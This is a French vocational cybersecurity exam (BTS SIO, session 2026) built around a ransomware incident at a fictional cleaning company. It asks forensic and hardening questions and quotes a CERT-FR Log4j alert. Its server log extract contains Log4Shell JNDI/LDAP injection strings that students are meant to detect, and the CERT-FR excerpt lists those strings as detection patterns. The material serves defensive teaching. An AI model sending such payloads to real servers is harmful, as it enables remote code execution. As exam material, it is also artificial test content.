BREVET DE TECHNICIEN SUPÉRIEUR
SERVICES INFORMATIQUES AUX ORGANISATIONS
Option : Solutions d'infrastructure, systèmes et réseaux

U7 – CYBERSÉCURITÉ DES SERVICES INFORMATIQUES

SESSION 2026

Durée : 4 heures
Coefficient : 4

Matériel autorisé :
Aucun matériel ni document n'est autorisé.

Dès que le sujet vous est remis, assurez-vous qu'il est complet.

Le sujet comporte 20 pages, numérotées de 1/20 à 20/20.

CAS SPARCLE

Barème

DOSSIER A	**Analyse de l'incident de sécurité**	34 points
DOSSIER B	**Sécurisation et renforcement du système informatique**	46 points
	TOTAL	**80 points**

Dossier documentaire

Documents associés au dossier A 8

Document A1 : Schéma réseau simplifié de SPARCLE 8

Document A2 : État des lieux lors de l'arrivée de l'équipe SECURE sur le site du siège de SPARCLE 9

Document A3 : Bulletin d'alerte "CERTFR-2021-ALE-022" du CERT.FR 10

Document A4 : Journaux d'événements de recherche du code malveillant Log4Shell 11

Document A5 : Extrait du tableau de bord Bitdefender Gravity Zone pour la gestion des risques 12

Documents associés au dossier B 13

Document B1 : Schéma simplifié du réseau SPARCLE envisagé 13

Document B2 : Description de la nouvelle architecture en cours de finalisation 14

B2.1 : La solution UniFi d'Ubiquiti 14

B2.2 : Configuration des réseaux au siège de la société SPARCLE 14

B2.3 : La solution de virtualisation 14

B2.4 : Les principaux serveurs virtuels 14

B2.5 : La solution SIEM externe 14

Document B3 : Les principes et techniques de la solution Proxmox Backup Server (PBS) 15

Document B4 : Stratégie de sauvegarde prévue 15

Document B5 : Extrait des recommandations de l'ANSSI concernant la sauvegarde 17

Document B6 : Contraintes légales et métiers des obligations de sauvegarde et d'archivage 17

Document B7 : Sécurité avancée de l'accès Wi-Fi 18

Document B8 : Contrôleur de réseau UniFi – La fonctionnalité pot de miel (honeypot) 18

Document B9 : Alertes SOC (security operations center) de l'entreprise SECURE 19

Document B10 : Extrait des ports TCP 19

Document B11 : Matrice MITRE ATT&CK simplifiée 20

Présentation du contexte

La société SPARCLE (service de propreté et d'assainissement rapide et clair pour un lavage exceptionnel) est spécialisée dans les services de propreté à destination des entreprises. Forte de plus de 25 ans d'expertise, elle est reconnue comme une référence dans son domaine et s'engage activement en faveur du développement durable, en mobilisant des moyens humains et techniques conformes aux normes environnementales.

Le siège social de SPARCLE se situe à Arles, dans le département des Bouches-du-Rhône (13), région Sud - Provence-Alpes-Côte d'Azur (PACA). L'entreprise dispose également de deux sites secondaires :

- à Moulins, dans le département de l'Allier (03), région Auvergne-Rhône-Alpes ;
- à Toulouse, dans le département de la Haute-Garonne (31), région Occitanie.

La société compte aujourd'hui 50 collaborateurs dont un directeur général, un directeur des ressources humaines et un directeur du service comptabilité.

SPARCLE a récemment été victime d'une attaque informatique par rançongiciel (*ransomware*), paralysant son activité en rendant illisible la majorité de ses données, notamment celles relatives à ses clients, fournisseurs, employés et aux traitements de la paie.

Pour résoudre cette crise, l'entreprise a fait appel au dispositif CSIRT[1] « Urgence Cyber Région Sud » qui a mandaté deux partenaires :

- le groupe Aegis Civis, en charge de la gestion de crise cyber, dont l'objectif est de définir des stratégies permettant à l'entreprise SPARCLE de surmonter efficacement cet incident ;
- la société SECURE (Support expert en cybersécurité, urgence, remédiation et enquête), responsable de l'investigation technique et des mesures correctives.

En tant que technicien(ne) junior récemment intégré(e) à l'équipe de SECURE (labellisée « ExpertCyber[2] » par l'AFNOR qui garantit un haut niveau d'expertise) et sous la direction de Xavier Brunoire, directeur général, vous contribuez activement à l'investigation de l'attaque et à la mise en œuvre des mesures de résolution. Votre mission inclut :

1. Le contrôle de l'enquête technique, visant à retracer l'origine et les étapes de l'attaque.
2. L'assistance à la sécurisation du nouveau système informatique de SPARCLE, en conseillant sur les meilleures pratiques en cybersécurité.

Vous vous appuierez sur le dossier documentaire mis à votre disposition.

[1] CSIRT (computer security incident response team) ou CERT (computer emergency response team) est responsable d'une équipe de réponse aux incidents de sécurité ciblant les systèmes d'information d'une organisation.

[2] ExpertCyber est un label créé par cybermalveillance.gouv.fr, en collaboration avec les principaux syndicats professionnels du domaine (Fédération EBEN, Cinov numérique, Syntec numérique), la Fédération française de l'assurance (FFA) et l'AFNOR, dont l'objectif est de reconnaître la compétence des spécialistes en cybersécurité qui offrent des services d'installation, de maintenance et d'assistance en cas d'incident.

Dossier A – Analyse de l'incident de sécurité

Mission A1 – Analyse forensique[3]

La première étape de l'analyse forensique consiste à récupérer les données ainsi que les journaux d'évènements afin d'identifier la ou les vulnérabilités exploitées et de mesurer les conséquences de l'attaque.

L'investigation menée sur le système d'information de la société SPARCLE après l'attaque informatique, ainsi que les premières informations collectées par les analystes, ont révélé plusieurs éléments mentionnés dans le document A2 « État des lieux lors de l'arrivée de l'équipe SECURE sur le site de SPARCLE » qu'il vous est demandé d'analyser.

Question A1.1
Identifier deux éléments qui pourraient rendre l'investigation forensique difficile. *Justifier la réponse.*

Question A1.2
Identifier trois éléments suggérant que les conséquences de l'attaque sont limitées. *Justifier la réponse.*

Question A1.3
Relever, en justifiant, trois éléments ayant pu faciliter l'attaque. *Vous préciserez quelles actions immédiates doivent être envisagées.*

Lors de la poursuite des investigations, vous lisez que le nombre d'attaques liées à la vulnérabilité Log4j a augmenté de 12 %, soulignant la persistance de cette menace.

Toujours dans le cadre de l'analyse forensique, vous êtes chargé(e) d'évaluer si le serveur *web* hébergeant les applications métiers des collaborateurs (SRV_WEB1), a été compromis par l'exploitation de cette vulnérabilité, ce qui pourrait être le vecteur d'attaque initial utilisé pour déployer le rançongiciel sur le serveur hébergeant le progiciel de gestion intégré (SRV_ERP).

Le bulletin d'alerte du réseau CERT.FR publié le 10 décembre 2021 concernant cette vulnérabilité et un extrait des journaux d'évènements du serveur *web* vous sont communiqués.

Question A1.4
Rechercher dans l'extrait des journaux d'évènements du serveur *web* (SRV_WEB1) des traces éventuelles d'une attaque Log4j.

Vous devez maintenant évaluer l'impact potentiel de la vulnérabilité Log4j sur l'infrastructure du siège de SPARCLE.

Question A1.5
a) Préciser le ou les critères permettant d'identifier les cibles potentielles de la vulnérabilité Log4j.
b) Identifier le ou les autres serveurs pouvant être vulnérables. Justifier la réponse.

[3] Investigation technique visant à identifier, collecter, préserver et analyser des preuves numériques suite à un incident ou une attaque. Elle permet de comprendre l'origine et les mécanismes de l'incident pour en tirer des conclusions exploitables juridiquement et améliorer la sécurité.

Mission A2 - Validation des systèmes avant reconstruction du système informatique

Avant l'intervention visant à remettre le système en conformité, la solution de sécurité Bitdefender GravityZone, de type EDR[4] (*Endpoint Detection and Response*), a été déployée sur les ordinateurs non contaminés situés dans les locaux de l'entreprise.

Question A2.1
a) Relever les éléments qui mettent en lumière l'insuffisance du niveau de sécurité de la configuration initiale des postes de l'entreprise. *Vous préciserez le ou les risques encourus*.
b) Proposer une remédiation pour chaque élément relevé.

Monsieur Brunoire vous demande de vous positionner quant aux obligations légales concernant cet incident.

Question A2.2
Déterminer si l'incident de sécurité entraîne des obligations légales pour l'entreprise. *Justifier la réponse*.

[4] L'EDR (*Endpoint Detection and Response*) est une catégorie de solutions capable de détecter et contrer des activités suspectes sur les serveurs, les postes de travail, les ordinateurs portables et les appareils mobiles d'une organisation. Il fournit notamment des informations détaillées sur les terminaux au système SIEM (*Security Information and Event Management*).

Dossier B – Sécurisation et renforcement du système informatique

La société SECURE a restructuré l'intégralité du système informatique de SPARCLE et l'infrastructure complète repose maintenant sur les solutions Proxmox et UniFi d'Ubiquiti.

Mission B1 : Renforcement des sauvegardes et de l'archivage

Dans le but d'accroître la résilience et la redondance des données, les responsables de la société SPARCLE désirent faire évoluer la stratégie de sauvegarde de manière à respecter les principales recommandations de l'ANSSI. La méthode de sauvegarde sélectionnée repose sur un serveur « *Proxmox backup server* » (PBS) au siège et sur chacun des sites.

Les principes et techniques de « *Proxmox backup server* » ainsi que l'implémentation envisagée à valider sont présentés dans le dossier documentaire.

Question B1.1
Expliquer en quoi l'empreinte du certificat SSL/TLS du serveur PBS renforce la sécurité des sauvegardes et de la synchronisation des sauvegardes entre les sites.

Question B1.2
Préciser si le chiffrement des sauvegardes est à même de garantir l'intégrité des fichiers. *Justifier la réponse*.

Il vous incombe de vérifier la stratégie et les méthodes de sauvegarde proposées au regard des recommandations de l'ANSSI.

Question B1.3
a) Justifier pour chacune des recommandations de l'ANSSI, si elle est respectée ou non.
b) Proposer pour chaque recommandation non respectée une solution permettant d'y répondre.

Il est proposé, dans un premier temps, que le serveur de sauvegarde assure aussi l'archivage pour notamment :

- les données comptables et fiscales ;
- les journaux système (*logs*).

Question B1.4
Proposer les valeurs des paramètres de rétention compte tenu des contraintes relatives aux données comptables et fiscales. *Justifier la réponse*.

Question B1.5
Proposer deux autres éléments à prendre en compte pour rendre la politique d'archivage relative aux journaux systèmes conforme au RGPD.

Les règles de filtrage sont implémentées au fur et à mesure des besoins. Il vous est demandé de préparer celles à mettre en œuvre sur le site du siège de l'entreprise SPARCLE afin de permettre :

- l'accès à l'interface d'administration des serveurs PBS ;
- la sauvegarde des serveurs virtuels sur le serveur PBS.

Question B1.6
Indiquer dans un tableau les règles à ajouter sur le commutateur UniFi de niveau 3. *Vous préciserez l'adresse IP source, le port source, l'adresse IP de destination, le port de destination, le protocole de transport, la décision.*

Mission B2 – Finalisation de la configuration de la solution UniFi

Du fait d'un besoin de mobilité, un grand nombre de salariés ont été dotés d'ordinateurs portables et se connectent au réseau de l'organisation via le réseau Wi-Fi interne.

Les fournisseurs de l'entreprise SPARCLE ont, quant à eux, la possibilité de se connecter au réseau Wi-Fi personnels_externes lors de leurs réunions avec des collaborateurs du siège.

La société a configuré actuellement, sur les deux réseaux, le chiffrement par clé pré-partagée WPA3 TKIP. Vous êtes chargé(e) de l'étude de la mise en place d'autres éléments de sécurité décrits dans le dossier documentaire :

- le masquage de l'identifiant SSID (fonctionnalité *Hide Wi-Fi Name*) ;
- le filtrage par adresse MAC (fonctionnalité *mac address filter*) ;
- l'activation de la protection des trames de gestion (PMF *protected management frames*).

Question B2.1
Indiquer, pour chacune des sécurités envisagées, si elles sont adaptées au réseau Wi-Fi « interne » et au réseau Wi-Fi « personnels_externes ». *Justifier la réponse.*

Vous projetez d'activer sur le contrôleur de réseau UniFi :

- la protection « dark web blocker » qui bloquerait l'accès à la toile profonde (*dark web*) aux usagers ;
- la fonctionnalité « honeypot » (pot de miel).

Question B2.2
Justifier l'activation de ces éléments.

Mission B3 – Évolution de la configuration suite à des alertes

Le contrôleur de réseau UniFi (UDM-SE-SPARCLE) a la fonctionnalité IDS/IPS activée. Le centre des opérations de sécurité (SOC) de l'entreprise SECURE, dispose de tableaux de bord de la solution de gestion des événements et des informations de sécurité SIEM[5] qui intègrent notamment les alertes en lien avec l'IPS/IDS et la solution EDR[6] de SPARCLE.

La société SPARCLE utilise principalement la solution SAGE (pour sa comptabilité et ses déclarations fiscales) installée sur le serveur SRV_ERP.

Vous recevez, à 4 jours d'intervalle, deux courriels automatiques du SOC pour deux alertes du système SIEM qui concernent la société SPARCLE.

Question B3.1
a) Pour chacune des menaces, préciser, en justifiant, quels protocoles applicatifs ont été utilisés.
b) Expliquer à quelles activités correspondent les deux incidents détectés en référence à la matrice MITRE Att&ck simplifiée. *Vous préciserez leur légitimité*.
c) Expliquer la raison pour laquelle la sévérité de l'incident du 21 avril 2026 est jugée plus haute.

Lors de la première alerte du 17 avril 2026 remontée par le contrôleur de réseau UniFi, un utilisateur de la solution SAGE vous contacte car certaines fonctionnalités de son application de gestion des clients, qui nécessitent le téléchargement d'une mise à jour, ne s'exécutent subitement plus.


Question B3.2
a) Indiquer les raisons de ce dysfonctionnement pour l'utilisateur.
b) Proposer une solution sur le contrôleur de réseau UniFi afin d'éviter, à l'avenir, cet incident.

[5] Une solution SIEM (security information and event management) est une plateforme centralisée qui collecte, agrège les données provenant de l'ensemble des systèmes et réseaux et aide à la corrélation d'événements sur toute l'infrastructure.

[6] EDR (endpoint detection and response) est une catégorie de solutions capable de détecter et contrer des activités suspectes sur les postes de travail, les ordinateurs portables et les appareils mobiles d'une organisation. Il fournit notamment des informations détaillées sur les terminaux au SIEM.

Documents associés au dossier A

Document A1 : Schéma réseau simplifié de SPARCLE



SRV_AD : Serveur d'annuaire Active Directory

SRV_ERP : Progiciel de gestion intégré (PGI ou ERP) comptable SAGE

SRV_NAS : Serveur de sauvegarde des données du serveur SRV_ERP

SRV_WEB1 : Serveur (Apache HTTP *Server*) hébergeant les applications métiers

SRV_WEB2 : Serveur (Apache HTTP *Server*) hébergeant le site Web en ligne

Document A2 : État des lieux lors de l'arrivée de SECURE sur le site du siège de SPARCLE

Extrait du rapport technique d'intervention

1. Le rançongiciel semble être un modèle basique qui permet de chiffrer les données des machines cibles avec propagation aux données accessibles depuis ceux-ci.
2. Le rançongiciel semble s'être déclenché automatiquement sans intervention du cyber criminel.
3. Les données présentes sur le serveur SRV_ERP étaient, préalablement à l'attaque, chiffrées.
4. Il semblerait qu'actuellement aucune donnée ne soit exfiltrée.
5. Un contrôle sur la toile profonde (*dark web*[7]) ne révèle aucune offre commerciale (fichiers / identifiants / etc.) concernant l'entreprise SPARCLE.
6. Le rançongiciel ne semble être présent que sur le serveur de progiciel de gestion intégré (SRV_ERP) et le serveur NAS (SRV_NAS) qui accueille quotidiennement les sauvegardes.
7. Le serveur Web vitrine (SRV_WEB2) est accessible à distance via le protocole HTTPS.
8. La fenêtre d'information de l'UAC[8] est désactivée sur tous les postes et serveurs, y compris sur les postes qui étaient éteints lors de l'attaque.
9. Le contenu du serveur NAS est dupliqué toutes les deux semaines sur une partition chiffrée d'un disque amovible qu'un technicien emporte à son domicile.
10. Aucun serveur de centralisation des journaux (*logs*) n'est présent dans le réseau.
11. Les sites distants semblent non impactés par l'attaque.
12. Les sites distants ne sont pas reliés au site principal sauf les ordinateurs portables des responsables de service, directement via le bureau à distance (protocole RDP) vers le serveur SRV_ERP situé au siège social pour accéder à l'administration du progiciel de gestion intégré et le serveur SERV_WEB2.
13. Le mot de passe de l'administrateur est utilisé depuis plusieurs années et pour plusieurs clients par le prestataire informatique de la société SPARCLE.
14. Le seul ordinateur portable hors site d'un responsable de service, où quelques vérifications ont été réalisées, a dans le gestionnaire d'identification Windows le compte administrateur et son mot de passe enregistrés.
15. Le serveur SRV_ERP a été formaté et réinstallé après l'incident et avant l'intervention de SECURE par le prestataire informatique de la société SPARCLE.

[7] La toile profonde (*dark web*) désigne tout le contenu qui se trouve dans une partie d'Internet accessible uniquement par des navigateurs spécifiques, des protocoles particuliers ou via des configurations réseau particulières.

[8] L'UAC (contrôle de compte d'utilisateur) est une fonctionnalité de sécurité de Windows conçue pour prévenir les modifications non autorisées du système d'exploitation. Elle avertit les utilisateurs lorsque des programmes tentent d'apporter des modifications nécessitant des autorisations d'administrateur.

Document A3 : Bulletin d'alerte "CERTFR-2021-ALE-022" du CERT.FR

Source : https://www.cert.ssi.gouv.fr/alerte/CERTFR-2021-ALE-022/

Objet : [MaJ] Vulnérabilité dans Apache Log4j

RISQUE(S)

- Exécution de code arbitraire à distance

SYSTÈMES AFFECTÉS

- Apache Log4j versions 2.16.0 et 2.12.2 (java 7)
- Apache Log4j version 2.15.0
- Apache Log4j versions 2.0 à 2.14.1
- Apache Log4j versions 1.x (versions obsolètes)

RÉSUMÉ

Une vulnérabilité a été découverte dans la bibliothèque de journalisation Apache Log4j. Cette bibliothèque est très souvent utilisée dans les projets de développement d'application Java/J2EE ainsi que par les éditeurs de solutions logicielles clé en main basées sur Java/J2EE.

Cette vulnérabilité permet à un attaquant de provoquer une exécution de code arbitraire à distance s'il a la capacité de soumettre une donnée à une application qui utilise la bibliothèque Log4j pour journaliser l'évènement. Cette attaque peut être réalisée sans être authentifié, par exemple en tirant parti d'une page d'authentification qui journalise les erreurs d'authentification.

DÉTECTION

Le CERT-FR recommande de réaliser une analyse approfondie des journaux réseau. Les caractères suivants permettent d'identifier une tentative d'exploitation de cette vulnérabilité :

```
${jndi:
```

```
$%7Bjndi:
```

PRÉCISIONS SUR LES MODES D'ATTAQUE

Il convient également de noter que des techniques permettent d'exploiter la vulnérabilité localement sans recourir à un serveur tiers malveillant. L'attaquant peut injecter un code malveillant dans la requête initiale s'il a suffisamment d'informations sur l'application vulnérable qu'il cible. Cette attaque requiert donc une première phase de reconnaissance et de collecte de données. Cette phase est possible tant que n'ont pas été appliqués : d'une part, un filtrage réseau adéquat et d'autre part, le correctif ou, à défaut, les mesures de contournement. Il est donc important de disposer des journaux de ces environnements pour rechercher des éventuelles traces d'exfiltration de données. Les moyens de détection précédents peuvent être utilisés à cette fin.

Document A4 : Journaux d'événements de recherche du code malveillant Log4Shell

1	31-Janv-2026 08:43:33.060 INFO [servlet] 216.244.66.230 - GET / Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
2	31-Janv-2026 08:51:42.855 INFO [servlet] 216.244.66.230 - POST /login Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
3	31-Janv-2026 08:51:42.858 ERROR [servlet] 216.244.66.230 - Login failed, username : ddurant
4	31-Janv-2026 08:52:10.060 INFO [servlet] 216.244.66.230 - GET / Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
5	31-Janv-2026 08:55:54.510 INFO [servlet] 216.244.66.230 - POST /login Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
6	31-Janv-2026 08:55:54.519 INFO [servlet] 216.244.66.230 - Login successed, username : ddurant
7	31-Janv-2026 08:55:54.591 INFO [servlet] 216.244.66.230 - GET /home Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
8	31-Janv-2026 08:56:31.793 INFO [servlet] 216.244.66.230 - GET /ipp/1244 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
9	31-Janv-2026 08:58:40.194 INFO [servlet] 216.244.66.230 - GET /ipp/1244?search=CR&date120919 Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
10	31-Janv-2026 09:01:10.930 INFO [servlet] 216.244.66.230 - GET /ipp/1244/document/CR-120924.pdf Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
11	31-Janv-2026 09:03:16.669 INFO [servlet] 53.20.19.173 - POST /login Mozilla/5.0 (Windows NT; Windows NT 10.0; fr-FR) WindowsPowerShell/5.1.19041.1682
12	31-Janv-2026 09:03:16.724 ERROR [servlet] 53.20.19.173 - Login failed, username : ${jndi:ldap://192.168.10.1/dsfs2241}
13	31-Janv-2026 09:03:16.749 INFO [servlet] 53.20.19.173 - POST /login ${jndi:ldap://192.168.10.1/gehce9n}}
14	31-Janv-2026 09:05:31.489 INFO [servlet] 216.244.66.230 - POST /ipp/1244/upload Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
15	31-Janv-2026 09:06:10.137 INFO [servlet] 216.244.66.230 - GET /ipp/1244/document/CR-310824.pdf Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0
16	31-Janv-2026 09:15:43.164 INFO [servlet] 216.244.66.230 - POST /disconnect (Windows NT 10.0; Win64; x64; rv:104.0) Gecko/20100101 Firefox/104.0

Document A5 : Extrait du tableau de bord Bitdefender Gravity Zone pour la gestion des risques

Score de risque pour l'entreprise

Vous pouvez faire baisser le score en traitant les problèmes à corriger

Les problèmes de configuration

*Indicateurs de risques et nombre de points de contact (*endpoints*) concernés*

Applications les plus vulnérables

*Applications vulnérables et nombre de points de contact (*endpoints*) concernés*

Principaux risques liés au comportement de l'utilisateur


Indicateurs de risques avec le nombre d'utilisateurs vulnérables

Le dispositif SAM (security account manager) est la base de données des comptes locaux sur les systèmes d'exploitation Microsoft Windows. Elle contient les noms d'utilisateurs et les mots de passe hachés.

À noter que les valeurs présentes à droite (37-37, 12-7, 34-32) correspondent à d'autres indicateurs non exploitables sans accéder aux détails de l'objet.

Documents associés au dossier B

Document B1 : Schéma simplifié du réseau SPARCLE envisagé



Document B2 : Description de la nouvelle architecture en cours de finalisation

B2.1 : La solution UniFi d'Ubiquiti

UniFi est la gamme d'équipements réseau fournis par l'entreprise Ubiquiti comprenant différents modèles de points d'accès sans-fil, de routeurs, de commutateurs, de caméras de sécurité, d'appareils de contrôle, de téléphones VoIP, et de produits de contrôle d'accès :

